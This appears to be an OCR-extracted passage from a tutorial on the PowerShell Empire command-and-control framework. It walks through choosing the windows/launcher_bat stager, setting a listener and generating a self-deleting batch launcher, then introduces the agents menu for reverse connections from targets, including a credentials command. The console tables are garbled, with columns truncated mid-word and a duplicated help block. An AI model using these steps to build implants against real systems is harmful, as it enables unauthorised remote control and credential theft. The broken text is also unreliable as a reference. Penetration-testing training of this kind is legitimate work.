
Type the **usestager** and then use the tab completion to see all the available stagers.



```
(Empire) > usestager
multi/bash               osx/jar                  windows/dll
multi/launcher           osx/launcher             windows/ducky
multi/pyinstaller        osx/macho                windows/hta
multi/war                osx/macro                windows/launche
osx/applescript          osx/pkg                  windows/launche
osx/application          osx/safari_launcher      windows/launche
osx/ducky                osx/teensy               windows/macro
osx/dylib                windows/bunny            windows/teensy
```

We will learn about different stagers in an upcoming section. First, let's take a look at how to set up a stager.
Let's start the "launcher_bat" stager as an example.

Type the **usestager windows/launcher_bat** command to load the stager.




```
(Empire) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > help

Stager Menu
===========
agents            Jump to the Agents menu.
back              Go back a menu.
execute           Generate/execute the given Empire stager.
exit              Exit Empire.
generate          Generate/execute the given Empire stager.
help              Displays the help menu.
info              Display stager options.
interact          Interact with a particular agent.
list              Lists all active agents (or listeners).
listeners         Jump to the listeners menu.
main              Go back to the main menu.
options           Display stager options.
set               Set a stager option.
unset             Unset a stager option.

(Empire: stager/windows/launcher_bat) >
```

Type the **help** command to have a look at the stager menu.

- **agents** - Will allow you to jump directly to agents menu.
- **back & main** – Will take you back to the main menu.
- **exit** – Will exit from Empire.
- **help**- Will display help menu as shown in the above image.
- **info**- Will display information about the active listener.
- **kill**- Is used to kill a particular listener.
- **execute or generate** – Will execute or generate the stager.
- **interact** – Is used to interact with a particular agent (normally used when there are multiple listeners).
- **list** - Will list all the active listeners or agents.
- **options**- Used to see all the options we need to set for the particular agent.
- **set and unset** – Used to set and unset values to particular options, respectively.


- **listeners** - Used to jump to listeners menu.

We can get more information about this particular stager by using the **info** command. As you can see in the info, it creates a self-deleting batch file.



```
(Empire: stager/windows/launcher_bat) > info

Name: BAT Launcher

Description:
  Generates a self-deleting .bat launcher for
  Empire.

Options:

  Name              Required    Value            Descriptio
  ----              --------    -------          ----------
  Listener          True                         Listener t
.
  OutFile           False       /tmp/launcher.bat File to ou
,
                                                 otherwise 
en.
  Proxy             False       default          Proxy to u
lt, none,
                                                 or other).
  Language          True        powershell       Language o
ate.
  ProxyCreds        False       default          Proxy cred
```

We need to set a listener in order for the stager to be able to communicate with Empire. In the last step, we have already created a listener. Let us set this listener for our "launcher_bat" stager.




```
                                                          or other).
  Language          True        powershell               Language o
ate.
  ProxyCreds        False       default                  Proxy cred
                                                         ([domain\]
 use for
                                                         request (d
r).
  UserAgent         False       default                  User-agent
e staging
                                                         request (d
r).
  Delete            False       True                     Switch. De
ng.
  StagerRetries     False       0                        Times for
                                                         connecting


(Empire: stager/windows/launcher_bat) > set Listener meterp
(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat

(Empire: stager/windows/launcher_bat) >
```

We can do this using **set Listener meterp** command. Type the **execute** command to generate the stager. The stager is created in the "tmp" folder as indicated by the output shown above in blue.


Step 5 Using Agents

When we send the stager to our target system and the machine engages with it, we get a reverse connection back. This is known as an agent.

The Agents menu can be accessed using **agents** command as shown below. But, as is stated in the red output, we do not currently have any agents registered. That is just around the corner.




```
(Empire) > agents
[!] No agents currently registered
(Empire: agents) > help

Commands
========
back                  Go back to the main menu.
clear                 Clear one or more agent's taskings.
creds                 Display/return credentials from the datab
exit                  Exit Empire.
help                  Displays the help menu.
interact              Interact with a particular agent.
kill                  Task one or more agents to exit.
killdate              Set the killdate for one or more agents (
01/01/2016).
list                  Lists all active agents (or listeners).
listeners             Jump to the listeners menu.
lostlimit             Task one or more agents to 'lostlimit [ag
issed callbacks] '
main                  Go back to the main menu.
remove                Remove one or more agents from the databa
rename                Rename a particular agent.
searchmodule          Search Empire module names/descriptions.
sleep                 Task one or more agents to 'sleep [agent/
```



```
clear           Clear one or more agent's taskings.
creds           Display/return credentials from the datab
exit            Exit Empire.
help            Displays the help menu.
interact        Interact with a particular agent.
kill            Task one or more agents to exit.
killdate        Set the killdate for one or more agents (
01/01/2016).
list            Lists all active agents (or listeners).
listeners       Jump to the listeners menu.
lostlimit       Task one or more agents to 'lostlimit [ag
issed callbacks] '
main            Go back to the main menu.
remove          Remove one or more agents from the databa
rename          Rename a particular agent.
searchmodule    Search Empire module names/descriptions.
sleep           Task one or more agents to 'sleep [agent/
]'
usemodule       Use an Empire PowerShell module.
usestager       Use an Empire stager.
workinghours    Set the workinghours for one or more agen
nt/all] 9:00-17:00).

(Empire: agents) >
```

